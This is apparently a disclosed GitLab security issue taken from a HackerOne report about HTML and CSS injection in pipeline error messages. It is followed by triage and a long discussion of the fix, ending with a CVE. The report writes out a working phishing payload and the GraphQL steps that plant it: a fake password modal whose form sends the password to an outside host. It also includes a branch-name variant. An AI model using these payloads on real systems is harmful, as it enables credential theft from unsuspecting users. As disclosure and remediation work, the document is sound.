☑ Closed Issue created 1 year ago by GitLab SecurityBot

HTML and CSS injection in pipeline error message on /pipelines/new page

HackerOne report #1362405 by `joaxcar` on 2021-10-07, assigned to GitLab Team:

Report | Attachments | How To Reproduce

Report

Summary

The error message from failed pipeline runs on the "https://gitlab.com/NAMESPACE/PROJECT/-/pipelines/new" view are presented without proper HTML encoding. Leading to HTML and CSS injection.

When a user enters a non-existing or broken YML file as a pipeline configuration the "new pipeline" page will present an error message similar to

> The project 'namespace/project' with the file 'filename' is broken

The problem is that neither 'namespace/project' nor 'filename' are HTML encoded prior to being sent to v-safe-html in the Vue view. So if an attacker configures the project to use a file named `<h1>hack</h1>.yml` (which is a valid filepath and filename. Path `<h1>hack<` and filename `h1>.yml`) the error message will present the word hack in huge font.


The injected payload is run through DOMPurify (by v-safe-html) which prevents most of the really serious issues such as full XSS and since a month or two also from abuse of `data-*` attributes.The positioning of the injection still makes it quite dangerous as I will show.

If you just want to confirm the behavior skip to POC. I will now explain how this could be abused.

The first most basic abuse of the injection is to overlay the whole page with an invisible link to a malicious site. Leading to the victim in most cases being redirected to the malicious site as there is no indication that the page is a big link.

The other attack scenario is to use the flow of GitLab to lure a victim to give away their password. This can be achieved by mimicking the approval of merge request setting added to GitLab in 12.0 link. As this is an official workflow victims that encounter the same behavior in another part of GitLab would be more likely to actually enter their password if a similar modal when it is presented as part of a different flow.

The idea is that when a victim press the "run pipeline" button, a similar modal will appear prompting the user for a password before the pipeline is triggered. This will resemble the flow of MR approval. The problem is that the pipeline file setting is limited to 255 characters. To build a convincing modal the attacker could use CSS injection in conjunction with HTML injection and use CSS import functionality to load a arbitrary sized CSS file into the page and thus be able to create the modal, and hide the original error message. I will post first an image of the official "approval by password" modal



gitlab.com/ultimate-joaxcar-test3/d/-/merge_requests/5

Enter your password to approve


To approve this merge request, please enter your password. This project requires all approvals to be authenticated.

Your password

Password

Cancel Approve

and here is my fake pipeline approval modal (I got the background a bit wrong, but this is easily fixed :))



Enter your password to approve

To approve this pipeline request, please enter your password. This project requires all pipeline executions to be authenticated.

Your password

Password

Approve

The CSS import works on Gitlab.com by bypassing CSP in the same way as with XSS and linking to a CSS file in a pipeline job artifact.

When the attacker gets the request containing the password the attacker can go to the pipeline log of the project to find out which user made the request. Thus, there is no need to trick the victim of entering a username.

The payload

My final payload to mimic the password modal takes advantage of some tricks to stay below the 255-character limit. The payload looks like this when pulled apart

```
a.yml@<style>[@]import \"/xep/x/-/jobs/1653666563/artifacts/raw/a.css\"</style><div id=\"u\">
    <form action=\"https://joaxcar.com\" method=\"POST\">
    <div></div>
    <div>
        <input placeholder=\"Password\" type=\"password\" name=\"x\">
    </div>
    <div>
    <button>Approve
    <style>
```

First of the payload needs to present a "valid filename" which is the a.yml part in the beginning. Then there is the @ separator to tell the parser that the rest of the string is a project path. As I need an @ sign in the CSS import the payload needs to be put in the path and not the file name to not be treated as a filename separator. I then import a CSS from GitLab and creates a skeleton of HTML tags for the CSS to target. All text in the modal is subsequently added by CSS as `:before` and `:after` content. All tags left open will be properly closed by DOMPurify before being injected into the page, saving a l error message should encode the filenames of failed pipelines.ot of characters. It could definitely be improved, but it shows the possibilities even with the limited payload size. The imported CSS will also hide the original error message.

Steps to reproduce

I will show this working through the "compliance framework" functionality which is a feature only available for Unlimited subscription plan. This is no problem as the Unlimited trail lets anyone access this. The attack is possible through regular project pipeline settings as well, but this path is a bit easier to follow. If you want to use the regular project pipeline you have to actually create the payload as a file (which is possible). Write back if you want me to do a write-up of that as well.

1. Create a user `user01`
2. Log in as `user01` and create a group `attack_group` by visiting https://gitlab.com/groups/new
3. Go to https://gitlab.com/-/graphql-explorer and run this query to create a pipeline instruction in a compliance framework

```
mutation {
  createComplianceFramework(input: {
    namespacePath: "attack_group",
    params: {
      name: "hack",
      pipelineConfigurationFullPath:"a.yml@<style>[@]import \"/xep/x/-/jobs/1653666563/artifacts/raw
      description:"hack",
      color:"#3cb371"
    }
  }) {
    errors
  }
}
```

a simpler version that does not rely on my CSS file stored on Gitlab.com could be used to prove the impact, this one just puts in a large text in the error message

```
mutation {
  createComplianceFramework(input: {
    namespacePath: "attack_group",
    params: {
      name: "hack",
      pipelineConfigurationFullPath:"a.yml@<h1>hack</h1>",
      description:"hack",
      color:"#3cb371"
    }
  }) {
    errors
  }
}
```

4. Go to https://gitlab.com/attack_group and click the "New project" button to create a new project in the group. Name it `attack_project`
5. Create a `.gitlab-ci.yml` file in the project (can be empty, does not matter), for example by going to the web ide https://gitlab.com/-/ide/project/attack_group/attack_project/tree/main/-/
6. Go to the project settings at https://gitlab.com/attack_group/attack_project/edit and expand the "Compliance framework". Pick the framework we created called "hack" in the drop-down.
7. Go to https://gitlab.com/attack_group/attack_project/-/pipelines/new and click "Run pipeline"
8. The fake modal will pop up, this will happen to any user in the group trying to run a pipeline. Test to invite another member if you wish to test this.

Impact

HTML and CSS injection in pipeline error message can force a victim to visit a malicious site, show new or alter the content of the page or try to lure the victim to expose their credentials.

What is the current *bug* behavior?

The pipeline error messages on "pipeline/new" does not HTML encode filenames. This unencoded names are then presented in the error message through v-safe-html which strips dangerous tags but allows regular HTML and CSS.

What is the expected *correct* behavior?

The error message should encode the filenames of failed pipelines.

Output of checks

This bug happens on GitLab.com

I put this at a severity based on a similar finding patched in 14.3.1 link

Impact

HTML and CSS injection in pipeline error message can force a victim to visit a malicious site, show new or alter the content of the page or try to lure the victim to expose their credentials.

Attachments

Warning: Attachments received through HackerOne, please exercise caution!

- fake.png
- real.png

How To Reproduce

Please add reproducibility information to this section:

1.
2.

3.

Proposed solution (updated as of March 31st)

- Backend to sanitize the error input

Edited 7 months ago by Laura Montemayor

Drag your designs here or click to upload.

Tasks 0

No tasks are currently assigned. Use tasks to break down this issue into smaller parts.

Linked items 0

Link issues together to show that they're related or that one is blocking others. Learn more.

Related merge requests 3

Update pipeline alert text to be more readable

!49575 13.8 ✓

Draft: Disallow style attrs and tags in DOMPurify's default Configuration

!72482 14.5 !

Draft: feat(SafeHtml): remove style attrs and tags

gitlab-ui!2440 14.5 ✓

Activity

GitLab SecurityBot changed due date to January 11, 2022 1 year ago

GitLab SecurityBot added HackerOne security labels 1 year ago

GitLab SecurityBot added Weakness CWE-99 priority 3 severity 3 scoped labels 1 year ago

GitLab SecurityBot @gitlab-securitybot · 1 year ago Author Reporter

HackerOne comment by `joaxcar` :

I noticed that I have scrambled the description of the payload a bit. This part:

> All tags left open will be properly closed by DOMPurify before being injected into the page, saving a l error message should encode the filenames of failed pipelines.ot of characters. It could definitely be improved, but it shows the possibilities even with the limited payload size.

Should read:

All tags left open will be properly closed by DOMPurify before being injected into the page, saving a lot of characters. The trailing style tag is there to "encapsulate" the last part of the original error message, effectively hiding it from the user. It could definitely be improved, but it shows the possibilities even with the limited payload size.

I can also post a PoC using a overlay link if you want to see that behavior.

Regards Johan

GitLab SecurityBot @gitlab-securitybot · 1 year ago Author Reporter

HackerOne comment by `saffron` :

Hi [@]joaxcar,

Thank you for your submission. I hope you are well. Your report is currently being reviewed and the HackerOne triage team will get back to you once there is additional information to share.

Have a great day!

Kind regards, [@]saffron

GitLab SecurityBot @gitlab-securitybot · 1 year ago Author Reporter

HackerOne comment by `saffron` :

Automatically assigned to H1 Triage after changing state to Needs More Info.

GitLab SecurityBot @gitlab-securitybot · 1 year ago Author Reporter

HackerOne comment by `saffron` :

Hi [@]joaxcar,

Thank you for the report! Unfortunately, I was unable to completely evaluate this report.

At https://gitlab.com/-/graphql-explorer, I observe the error 'Not permitted to create framework', therefore, I request if you can please indicate if I need to perform any other steps prior to the attack? I can confirm I've used the 'Owner' account to reproduce the steps.

Thank you for your help!

Regards, [@]saffron

Attachments

Warning: Attachments received through HackerOne, please exercise caution!

- 1362405-Error.png

GitLab SecurityBot @gitlab-securitybot · 1 year ago Author Reporter

HackerOne comment by `joaxcar` :

Hi [@]saffron thank you for looking into the report!

It might be that you are trying to cerate the framework with a user/project that does not have an `Ultimate` subscription. As I mentioned this way of attacking is the "easiest" and most effective. But it does require an Ultimate license. If you do not have that to your disposal, I could write up an alternative route for regular users.

Will get beck with that as soon as I have it ready!

```
/Johan
```

GitLab SecurityBot @gitlab-securitybot · 1 year ago Author Reporter

HackerOne comment by `joaxcar` :

So you could try this [@]saffron :

1. Create a new project
2. Go to https://gitlab.com/GROUP/PROJECT/-/new/main to create a new file
3. Name the file `<h1>hack</h1>.gitlab-ci.yml` and write `hack` (anything goes) in the file body
4. Create the file
5. Go to https://gitlab.com/GRUP/PROJECT/-/settings/ci_cd and expand "General Pipelines"
6. Enter `<h1>hack</h1>.gitlab-ci.yml as CI/CD configuration file` and save changes.
7. Go to https://gitlab.com/GROUP/PROJECT/-/pipelines/new and click "Run pipeline"
8. The error should display hack in h1 font size

This will prove the problem in the error message injecting HTML. I have not managed to use this path for the final "password modal" attack as the @ sign causes some trouble. But with some testing the same result should be achievable. The Framework attack path is a bit more stealth as it does not require any weird files in the project directory and the payload is completely hidden for any victim user in the project where it is applied (the file does not even need to exist, and the framework setting does not expose the path of the file).

GitLab SecurityBot @gitlab-securitybot · 1 year ago Author Reporter

HackerOne comment by `turtle_shell` :

Hello [@]joaxcar,

Thank you for your submission! We were able to validate your report, and have submitted it to the appropriate remediation team for review. They will let us know the final ruling on this report, and when/if a fix will be implemented. Please note that the status and severity are subject to change.

Thanks, [@]turtle_shell

GitLab SecurityBot @gitlab-securitybot · 1 year ago Author Reporter

HackerOne comment by `turtle_shell` :

Summary of the Issue

The endpoint at `https://gitlab.com/GROUP/PROJECT/-/pipelines/new` suffers from HTML injection on the `CI/CD configuration file` .

Steps to reproduce

1. Create a new project
2. Go to https://gitlab.com/GROUP/PROJECT/-/new/main to create a new file
3. Name the file `<h1>hack</h1>.gitlab-ci.yml` and write `hack` (anything goes) in the file body
4. Create the file
5. Go to https://gitlab.com/GRUP/PROJECT/-/settings/ci_cd and expand "General Pipelines"
6. Enter `<h1>hack</h1>.gitlab-ci.yml` as `CI/CD configuration file` and save changes.
7. Go to https://gitlab.com/GROUP/PROJECT/-/pipelines/new and click "Run pipeline"
8. The error should display hack in h1 font size

Impact statement

Higher phishing chances

If you have any questions or concerns around this report, please reassign the report to `H1 Triage` via the action picker with a comment indicating your request.

Thanks, [@]turtle_shell

Attachments

Warning: Attachments received through HackerOne, please exercise caution!

- Screenshot_2021-10-12_at_11.09.03.png

GitLab SecurityBot @gitlab-securitybot · 1 year ago Author Reporter

HackerOne comment by `turtle_shell` :

Based on your bounty policies.

GitLab Bot added type bug scoped label 1 year ago

GitLab SecurityBot added security-group-missing security-triage-appsec labels 1 year ago

Costel Maxim added group source code scoped label 1 year ago

Costel Maxim added 🍉 label 1 year ago

Costel Maxim removed 🍉 label 1 year ago

Costel Maxim @cmaxim · 1 year ago Developer

/cc @sean_carroll @sarahwaldner Not sure if this issue is for group source code or group editor. Please reassign if needed. Thanks

Sean Carroll @sean_carroll · 1 year ago Developer

@cmaxim I think `https://gitlab.com/gitlab-org/gitlab/-/pipelines/new` would belong to group pipeline execution

Would that be correct @cheryl.li ?

Cheryl Li @cheryl.li · 1 year ago Maintainer

Thanks @sean_carroll, I believe so!

@samdbeckham This is XSS related for frontend , is that right?

/cc @dcouture @jreporter

Sam Beckham @samdbeckham · 1 year ago Developer

@cheryl.li Yep frontend can certainly help here. It's an interesting attack. One to bring up with Frontend generally as `v-safe-html` isn't as safe as we maybe think.

This vulnerability was added in !49575 (merged) so we could render links passed down from the backend error response. We'd need sto update these messages so we don't render raw HTML for these too.

It's probably a good idea to get some backend work here too to prevent user input from being sent as a response. Even if that user input is a file name

Edited by Sam Beckham 1 year ago

Please register or sign in to reply

Costel Maxim removed security-group-missing label 1 year ago

Costel Maxim removed security-triage-appsec label 1 year ago

GitLab SecurityBot @gitlab-securitybot · 1 year ago Author Reporter

@sarahwaldner @sean_carroll @cmaxim This issue is ready for triage as per HackerOne process.

About this automation: AppSec Escalation Engine

Cheryl Li added frontend label 1 year ago

Cheryl Li added group pipeline execution devops verify scoped labels and automatically removed group source code devops create labels 1 year ago

Jackie Porter @jreporter · 1 year ago Developer

Adding a milestone for this

Jackie Porter changed milestone to %14.7 1 year ago

Jackie Porter added Category:Continuous Integration label 1 year ago

GitLab Bot added section ops scoped label 1 year ago

GitLab Bot added Accepting merge requests label 1 year ago

Dheeraj Joshi mentioned in issue #343207 (closed) 1 year ago

Dheeraj Joshi mentioned in issue gitlab-ui#1589 1 year ago

Dheeraj Joshi @djadmin · 1 year ago Developer

Interesting find. I think we should take number of steps to improve our defense on the frontend .

- Let's disallow `style` tags and attributes. This should stop actual phishing attacks like demonstrated by the reporter

- #343207 (closed)
- gitlab-ui#1589

- Improve documentation for `GlSafeHtmlDirective` to use advance configuration i.e allow only required html tags and attributes, wherever possible.

Dheeraj Joshi @djadmin · 1 year ago Developer

I agree with @samdbeckham above; we should involve backend and probably

1. add validation for `pipelineConfigurationFullPath` input before save
2. move the error message template on the frontend

Please register or sign in to reply

Dheeraj Joshi mentioned in merge request !72482 (closed) 1 year ago

Dheeraj Joshi mentioned in merge request gitlab-ui!2440 (closed) 1 year ago

Dheeraj Joshi added backend label 1 year ago

Paul Gascou-Vaillancourt @pgascouvaillancourt · 1 year ago Developer

I tested another approach to exploiting this:

1. Pull a project that has a minimal CI config locally and create a new branch such as `git checkout -b "<h1>XSS</h1>"`.
2. Push the branch to the remote and protect it from the project's `Settings > Repository` page. e.g.:
3. Impersonate a `Developer` user from the same project.
4. Try running a new pipeline against the `<h1>XSS</h1>` branch.

This produces the following error message:

Dheeraj Joshi mentioned in epic &7161 1 year ago

Sam Beckham added workflow planning breakdown scoped label 1 year ago

GitLab Bot removed Accepting merge requests label 11 months ago

James Heimbuck added needs weight label 11 months ago

James Heimbuck mentioned in issue #346718 (closed) 11 months ago

Jose Ivan Vargas @jivanvl · 11 months ago Maintainer

I think a potential solution would be to disallow all tags in the `v-safe-html` directive in https://gitlab.com/gitlab-org/gitlab/-/blob`/master/app/assets/javascripts/pipeline_new/components/pipeline_new_form.vue#L357 this should help mitigate this security issue via the frontend

@djadmin What do you think, do you think that would help mitigate this issue?

Setting a weight of `2` for this one for the time being cc @jheimbuck_gl

James Heimbuck @jheimbuck_gl · 11 months ago Developer

Thanks @jivanvl feel free to move this to workflow ready for development when you've sorted the solution with @djadmin

Dheeraj Joshi @djadmin · 11 months ago Developer

Thanks for double-checking @jivanvl!

It should indeed mitigate the security issue, but we might break the "learn more" link added in !49575 (merged). If that's acceptable, we can work with UX to include the (generic) documentation link with the title, something like:

▶ PoC

Alternative approaches:

- We could allow only anchor tags with `v-safe-html`, but that can potentially be (ab)used to link to the attacker's website.
- HTML escape the error messages - 1, 2, and other potential places, but this is not future proof

Jose Ivan Vargas @jivanvl · 11 months ago Maintainer

@djadmin Love that PoC, let's ask UX

@v_mishra We had a question regarding this security issue, we have to change some configuration that will break the current design of the error message for the pipeline creation, Dheeraj has a great suggestion for a design change to keep the documentation link location and help mitigate the issue, what do you think?

Veethika M @v_mishra · 11 months ago Developer

> We had a question regarding this security issue, we have to change some configuration that will break the current design of the error message for the pipeline creation, Dheeraj has a great suggestion for a design change to keep the documentation link location and help mitigate the issue, what do you think?

By assessing the gravity of the security threat users are exposed to currently, I support this change. My suggestion would be to use a `(?)` help icon with a popover here so we don't diverge from the design system standards.

The text in the popover could read: `Some actions on a protected branches are not available for users with insufficient permissions. Learn more`

Where learn more links tohttps://docs.gitlab.com/ee/ci/pipelines/#pipeline-security-on-protected-branches

(@rdickenson this would need your inputs)

Also, what's the likelihood of us being able to support a link in the error message in future? Based on that I could create a ux-debt issue.

@annabeldunstone and @nadia_sotnikova since you were involved in the !49575 (merged) and this proposal is like to revert it, I'd like to know what you think of the proposal here.

Annabel Dunstone Gray @annabeldunstone · 11 months ago Maintainer

@v_mishra The proposal (with `(?)` help icon) seems good to me! Sorry for introducing the vulnerability in the first place everyone 😞

Edited by Annabel Dunstone Gray 11 months ago

Dheeraj Joshi @djadmin · 11 months ago Developer

> Sorry for introducing the vulnerability in the first place everyone

@annabeldunstone please don't be. It's a vulnerability by design and not by the changes you introduced. I'm glad that it was reported which gives us ample opportunity to improve our defense and add all missing validations.

Dheeraj Joshi @djadmin · 11 months ago Developer

@v_mishra @annabeldunstone thank you, using a help icon is a great idea 👍

> The text in the popover could read: `Some actions on a protected branches are not available for users with insufficient permissions. Learn more`

> Where learn more links to https://docs.gitlab.com/ee/ci/pipelines/#pipeline-security-on-protected-branches

@jivanvl with the proposal, we should be able to remove the "learn more" link and in fact remove the `v-safe-html` altogether and replace it with `v-text` or `{{ }}`.

However, we would still have to figure out a way to pass the documentation link from https://gitlab.com/gitlab-org/gitlab/blob/c52747208039dddafadb361a0625c590a58b5ae2/lib/gitlab/ci/pipeline/chain/validate/abilities.rb#L26 to the vue component. Since it is not ideal to display the aforementioned link (#pipeline-security-on-protected-branches) for every error message related to pipeline failure.

Maybe we can pass it to the `error()` method as an argument? 🤔

Russell Dickenson @rdickenson · 11 months ago Maintainer

@v_mishra @annabeldunstone - I support your proposal, including your suggested message. 👍

Veethika M @v_mishra · 11 months ago Developer

> Sorry for introducing the vulnerability in the first place everyone

@annabeldunstone i did not mean to put it this way 💜 You worked on making the product more usable, this was just something that happened.

> I support your proposal, including your suggested message.

Thanks @rdickenson

Edited by Veethika M 11 months ago

Jose Ivan Vargas @jivanvl · 11 months ago Maintainer

Thank you everyone!

> Maybe we can pass it to the `error()` method as an argument? 🤔

@djadmin I don't think we can send the docs link as an argument, we might have to interpolate the docs link using `help_page_path`, looking at the error function definition it looks like the arguments point to other types of functionality https://gitlab.com/gitlab-org/gitlab/-/blob/c52747208039dddafadb361a0625c590a58b5ae2/lib/gitlab/ci/pipeline/chain/helpers.rb

Edited by Jose Ivan Vargas 11 months ago

Dheeraj Joshi @djadmin · 11 months ago Developer

You're right @jivanvl

I'm just thinking out loud if there's a feasible way to tell frontend about the error type. So we link off the documentation only when it's relevant, and not for every error message. There's are dozens of pipeline failure error messages which are rendered by the same Vue component.

- `lib/gitlab/ci/config/external/file/base.rb`
- `lib/gitlab/ci/pipeline/chain/populate.rb`
- `lib/gitlab/ci/pipeline/chain/validate/abilities.rb`
- ...

A boring solution comes to my mind:

- we can remove the `v-safe-html` and generate the doc link in the frontend as you mentioned
- show the help icon/tooltip only when the error message contains "insufficient permissions"

This is not scalable but fixes the security issue with just frontend resources, and keeps the UX intact.

Further iterations

We can create a separate backend issue to work towards making the `error` helper more flexible, supporting multiple parameters. We can then remove our boring/hacky solution.

I'm sure there's a better way to tackle this, so happy to discuss alternative ideas.

Please register or sign in to reply

Jose Ivan Vargas changed weight to **2** 11 months ago

Avielle Wolfe assigned to @fabiopitino 11 months ago

Avielle Wolfe removed backend label 10 months ago

Avielle Wolfe added workflow ready for development scoped label and automatically removed workflow planning breakdown label 10 months ago

Avielle Wolfe removed needs weight label 10 months ago

Avielle Wolfe unassigned @fabiopitino 10 months ago

GitLab Bot added Accepting merge requests label 10 months ago

Cheryl Li @cheryl.li · 10 months ago Maintainer

@avielle @jheimbuck_gl Will this be a carryover into %14.8?

James Heimbuck @jheimbuck_gl · 10 months ago Developer

yep the bot should move it along in a day or two.

James Heimbuck @jheimbuck_gl · 10 months ago Developer

Except the bot doesn't move Confidential issues . . .

@samdbeckham we're past the due date on this but have time before we hit missed-SLO . Should we drop this to the backlog or even %14.9 for now? I'm moving to %Backlog for now.

James Heimbuck @jheimbuck_gl · 9 months ago Developer

@cheryl.li - I moved this to the %Backlog in favor of some higher ~severity issues for the OKR in FY23 Q1

Sam Beckham @samdbeckham · 9 months ago Developer

I'm a little confused about the state of this one. There was some label re-arrangement a couple weeks ago, but I'm not sure this is the state we want it to be in.

1. The backend label was removed. But the real fix here is still a backend fix, even though tere's a temporary frontend fix that @djadmin suggested. Did we create a follow up backend issue for that? If so, can we link it here. If not, can we create it?
2. It's down as workflow ready for development but we haven't come to a consensus on how to actually fix this yet. There's a few suggestions in this thread but no concrete decisions. @jivanvl does @djadmin 's suggestion work for you? If so, can you update the description to reflect this as the proposed solution? If not, could you update the description with whatever you think the solution would be? Any action is better than no action here. We've discussed this longer than it would take to fix it.
3. @jheimbuck_gl I think we should pull this into %14.9, or at least %14.10. If we move this to the backlog it will stay there forever. That's not a good spot for security issues.

cc @marknuzzo

Jose Ivan Vargas @jivanvl · 9 months ago Maintainer

@samdbeckham The suggestion is a great way to fix this issue via frontend only, as a follow-up we should consider changing how the backend sends error messages so we don't rely 100% on the frontend to generate the documentation link. I updated the description to reflect the proposed solution.

cc @jheimbuck_gl

James Heimbuck @jheimbuck_gl · 9 months ago Developer

@samdbeckham @marknuzzo @jivanvl

> Did we create a follow up backend issue for that?

We hadn't, I made #351726+ for the backend and added "FRONTEND" to the title of this.

> It's down as workflow ready for development but we haven't come to a consensus on how to actually fix this yet.

Thanks @jivanvl for updating the proposal for this

> I think we should pull this into %14.9, or at least %14.10. If we move this to the backlog it will stay there forever. That's not a good spot for security issues.

Added to %14.10 I'd suggest we make this a Stretch issue since it's not an OKR

Sam Beckham @samdbeckham · 8 months ago Developer

@jheimbuck_gl given @marknuzzo 's comment in our 1:1:1 today What do you think about bumping the priority up on this one?

James Heimbuck @jheimbuck_gl · 8 months ago Developer

@samdbeckham we could bump priority but given the number of issues already in %14.9 I don't think it would get done any sooner

Laura Montemayor @lauraX · 7 months ago Maintainer

Hi @samdbeckham @marknuzzo - I want to clarify the scope of this issue and proposed solution, since there is a lot of discussion here and it mostly pertains to frontend.

After looking into this and chatting with José and Payton, and we decided that a backend solution only might be sufficient. The backend will be to sanitize the pipeline errors, which should strip away the HTML tags before we send them to the frontend, so the frontend won't have to do any magic or hacky solutions. I think this should also cover the case that Paul posted above, so even better.

WDYT? (weight is probably the same)

@djadmin - since you were involved in this earlier, I wanted to see if you had any thoughts on this. You suggested we make the errors helper more flexible, but that solution would require some frontend as well, and I think this might be simpler and more effective. But I may be missing something!

Mark Nuzzo @marknuzzo · 7 months ago Developer

Hi @lauraX - thank you for your note here and for elaborating on the details. I think the approach you outlined makes sense to me. I fully agree that if we can cleanse all of the errors prior to frontend serving up the page, it would at least reduce any additional complexity by ignoring certain HTML. We can then remove frontend labeling as well since there won't be any joint effort here.

/cc @samdbeckham

Sam Beckham @samdbeckham · 7 months ago Developer

@lauraX I 100% agree. Preventing code injection from being sent to the frontend is always better than trying to filter it out on the frontend. I think we need to look at our use of `v-safe-html` across frontend, especially in errors like this but that's a larger, seperate effort.

Laura Montemayor @lauraX · 7 months ago Maintainer

Awesome, thank you @marknuzzo and @samdbeckham! Sam - agreed on the `v-safe-html`, I was pretty surprised to learn that it wasn't as safe as I thought 😱

Dheeraj Joshi @djadmin · 7 months ago Developer

Thanks for the ping @lauraX! I like the implementation plan 👍 It's always a good idea to validate and sanitize user input on the backend.

```
v-safe-html
```

`v-safe-html` was designed to protect against Cross-site scripting & similar attacks, but it is not full proof against HTML injection *by default*. It's mainly because frontend can't identify if the provided HTML has any user input.

However, at this point we can try preventing CSS Injection with &7161. We'll also explore other ideas to make `v-safe-html` safe by default.

Laura Montemayor @lauraX · 7 months ago Maintainer

Awesome, thanks for the input @djadmin!

This makes sense to me. Glad to see that we're doing more improvements to prevent CSS injection - it makes me feel more confident about the backend solution 💪

Mark Nuzzo @marknuzzo · 7 months ago Developer

@lauraX - moving this over to %15.0 only so it aligns with the security release for close out of this issue.

Please register or sign in to reply

GitLab Bot added bug vulnerability scoped label 10 months ago

James Heimbuck changed milestone to %Backlog 10 months ago

James Heimbuck added missed:14.7 label 10 months ago

Jose Ivan Vargas changed the description 9 months ago ·

James Heimbuck changed milestone to %14.10 9 months ago

Mark Nuzzo added Stretch label 9 months ago

Cheryl Li added missed-SLO label 9 months ago

Mark Nuzzo mentioned in issue gitlab-org/ci-cd/pipeline-execution#88 (closed) 8 months ago

James Heimbuck added Verify P1 scoped label 8 months ago

Laura Montemayor assigned to @lauraX 8 months ago

GitLab Bot @gitlab-bot · 8 months ago Maintainer

Thanks for working on this @(confidential)! We've removed the Seeking community contributions label to avoid having multiple people working on the same issue.

GitLab Bot removed Accepting merge requests label 8 months ago

Sam Beckham added backend label 8 months ago

Laura Montemayor added workflow in dev scoped label and automatically removed workflow ready for development label 8 months ago

Laura Montemayor changed weight to **3** 8 months ago

Mark Nuzzo removed frontend label 7 months ago

Laura Montemayor changed the description 7 months ago ·

Laura Montemayor changed iteration to Pipeline Authoring Mar 21, 2022 - Apr 3, 2022 7 months ago

Laura Montemayor added workflow in review scoped label and automatically removed workflow in dev label 7 months ago

GitLab Automation Bot changed iteration to Pipeline Authoring Apr 4, 2022 - Apr 17, 2022 7 months ago

GitLab Automation Bot removed iteration 7 months ago

Laura Montemayor added workflow awaiting security release scoped label and automatically removed workflow in review label 7 months ago

Laura Montemayor mentioned in issue gitlab-org/ci-cd/pipeline-authoring#57 (closed) 7 months ago

Mark Nuzzo changed milestone to %15.0 7 months ago

James Heimbuck mentioned in issue gitlab-org/ci-cd/pipeline-execution#93 (closed) 7 months ago

GitLab Automation Bot removed iteration 7 months ago

GitLab Automation Bot changed iteration to Pipeline Authoring Apr 18, 2022 - May 1, 2022 7 months ago

James Heimbuck removed Stretch label 7 months ago

James Heimbuck added Deliverable label 7 months ago

GitLab Bot added missed-deliverable label 7 months ago

Laura Montemayor added workflow production scoped label and automatically removed workflow awaiting security release label 6 months ago

Laura Montemayor closed 6 months ago

Andrew Kelly @ankelly · 6 months ago Developer

Assigned CVE-2022-1416 and fixed in the 14.10.1 security release

GitLab SecurityBot @gitlab-securitybot · 5 months ago Author Reporter

@dcouture - this HackerOne bug vulnerability issue was closed 30 days ago and should be made public. Please follow the process for disclosing security issues.

If the issue needs to stay confidential, please add the keep confidential label.

If you removed confidential data from the issue description before making it public, make sure that the description history entry is deleted.

Dominic Couture made the issue visible to everyone 5 months ago

Please register or sign in to reply